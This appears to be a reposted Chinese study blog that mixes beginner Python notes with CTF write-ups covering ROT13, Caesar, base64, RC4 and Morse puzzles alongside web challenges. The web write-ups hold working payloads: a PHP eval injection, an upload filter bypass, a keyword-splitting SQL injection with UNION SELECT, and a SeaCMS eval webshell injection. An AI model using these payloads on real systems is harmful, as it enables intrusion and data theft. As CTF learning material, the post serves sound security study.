CTF学习记录

转载

weixin_30446613 于 2019-07-06 22:58:00 发布 243 收藏
文章标签： php 数据库 python
原文链接：http://www.cnblogs.com/huangxj/p/11144584.html

记录

2019-07-06：

Python是一门解释型语言，拥有许多强大的标准库，是完全面向对象语言

编译型语言先编译再运行比python更快

如果需要一段关键代码运行得更快或者希望某些算法不公开，可以把部分程序用c或c++编写，然后在python程序中使用它们

缺点：

运行速度慢

国内市场较小

中文资料匮乏


可以使用任意文本编辑软件做python开发

通常文件扩展名.py

常见错误：

手误：

如：print写成pirnt



python是一门解释型语言一行错误，这行上面的语句任然能执行


将多条print写在一行：

不建议把多条语句写在一行，

缩进错误：

```
python@ubuntu:~/Desktop/认识Python$ python 01-H
  File "01-HelloPython.py", line 2
    print("Hello world")
    ^
IndentationError: unexpected indent
python@ubuntu:~/Desktop/认识Python$
```

代码排列不整齐多加了空格缩进等



python2.X默认不支持中文

python3支持中文


python3命令使用python3

极少部分第三方库不支持python3.0语法，建议


先使用python3.0版本进行开发

然后使用python2.6、2.7执行，并进行一些兼容性处理

python的解释器：



交互式运行python程序



首选ipython支持自动补全，自动缩进，支持bash shell命令（控制台命令）

python单行注释 #print("hello world")

为了整齐建议在#后面添加一个空格

python多行注释""" 代码 """

算数运算符：

01. 算数运算符

- 算数运算符是 **运算符的一种**
- 是完成基本的算术运算使用的符号，用来处理四则运算

运算符	描述	实例
+	加	10 + 20 = 30
-	减	10 - 20 = -10
*	乘	10 * 20 = 200
/	除	10 / 20 = 0.5
//	取整除	返回除法的整数部分（商） 9 // 2 输出结果 4
%	取余数	返回除法的余数 9 % 2 = 1
**	幂	又称次方、乘方，2 ** 3 = 8

- 在 Python 中 * 运算符还可以用于字符串，计算结果就是字符串重复指定次数的结果

```
In [1]: "-" * 50
Out[1]: '--------------------------------------------------'
```

2019-07-07：

writeup：

题目一：看我回旋13踢

密文：

synt{5pq1004q-86n5-46q8-o720-oro5on0417r1}


使用rot13解密得flag：

flag{5cd1004d-86a5-46d8-b720-beb5ba0417e1}

题目二：flag不在变量中

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

构造payload：?hello=file("flag.php")



题目三：Upload

上传php

<?php

$fh=fopen('../flag.php','r');

echo fread($fh,filesize('../falg.php'));

fclose($fh);

?>

发现<?php 被过滤了

使用script标签

<script language='PHP'>

$fh=fopen('../flag.'.strtolower('PHP'));

fclose($fh);

</script>

成功在上传后文件源码中找到flag


题目四：单身狗

题目中有一个二维码但右下角被一只单身狗给遮挡住了

使用ps将左上角的方块复制一份覆盖掉单身狗，使用在线二维码扫描成功扫描出flag

题目五：女神在哪?

下载附件包含一堆聊天记录截图和两张风景图



在聊天记录里面发现女神在温州附近打开地图找到温州

有发现女神链接的WiFi是jthjfsbg，推测是一个宾馆

wifi开头为qt在温州附近找到青田县然后找到宾馆为青田风尚宾馆

得到flag{青田风尚宾馆}

题目六：SQL

题目提示是SQL注入使用order by测试数据库列发现出现inject code提示

猜测关键字过滤

使用/**/将关键字隔离发现不行

再使用<>分割关键字成功

使用ord<>er by 成功绕过关键字过滤

使用二分法找到数据库有三列 order by 3

注入数据库:

union select 1,table_name,3 from information_schema_tables where table_name=databse()

找到info和users数据表

union select 1,column_name,3 from information_schema_columns where table_name='info'

找到info表里的flAg_T5ZNdrm字段

unio<>n%20sele<>ct%20id,flAg_T5ZNdrm,title%20fro<>m%20info

成功找到flag

> flag{在数据库中}
>
> flag{e9adcdec-4e3e-4a58-b7e7-7e92ab911c73}
>
> test

2019-07-09：

题目一：回归原始

打开发现一串二进制数，使用python编写算法解码

```
s="01100110011011000110000101100111011110110110001101100101001100110110010100110101001100
print ("".join([chr(c) for c in [int(t,2) for t in [s[0+x*8:8+x*8] for x in range(42)]]]))
```

成功解出flag


2019-07-11-python：

python中的变量;

变量名 = 变量值

ipython是交互式直接输入变量名即可输出变量值

pycharm是解释器执行需要使用print函数输出变量值



2019-07-14：

之前写到一半断网后刷新没了，就没有再写了但每天的任务是完成的，这是今天的截图

2019-07-15：

1题目名称：破译

打开题目发现一大串排列混乱的英文字母利用密码工具进行凯撒移位解密发现可疑字符串F8AG{GS182D9HCT9ABC5D}

推测为移位后的flag根据文本推测出8为L将所有文本进行移位多次重复解出将文本解密出来成功得到flag

2题目名称：听说是rc4算法

打开题目发现是一串未知的字符串题目提示是rc4算法用python编写rc4算法成功输出flag

3题目名称：classical

下载文件发现文件内容为一段奇怪的子符串使用https://quipqiup.com/进行词频分析

得到一串奇怪的字符串LyjtL3fvnSRlo2xvKljrK2ximSHkJ3ZhJ2Hto3x9

进行凯撒解密发现没什么东西但将凯撒解出的字符串

ZmxhZ3tjbGFzc2ljYWxfY2lwaGVyX3NvX2Vhc3l9

进行base64解密出现了flag

4题目RSA?

打开flag.txt发现三个变量n，e，c值都是十六进制0x开头

使用yafu分解N有困难，

对c使用cyberchef进行转换（hex to str）得到flag

5题目名称：签到题

这是一道签到题下载i春秋手机客户端加入ctf竞赛圈得flag

6题目名称：永不消逝的电波

下载题目发现是一段音频播放发现是摩斯密码自己在本子上写出来了后来用audacity打开破解摩斯密码发现自己写的错了12处.....

破解后得到一串字符串使用栅栏密码列出所有组合在分四栏时发现有意义的字符串将字符串用flag{***}格式提交成功解题

2019-07-16：

1：

打开题目为海洋cms漏洞构造payload：

/search.php?searchtype=5&tid=&area=eval($_POST[1])

通过菜刀密码为1连接在数据库中找到flag

2

转载于:https://www.cnblogs.com/huangxj/p/11144584.html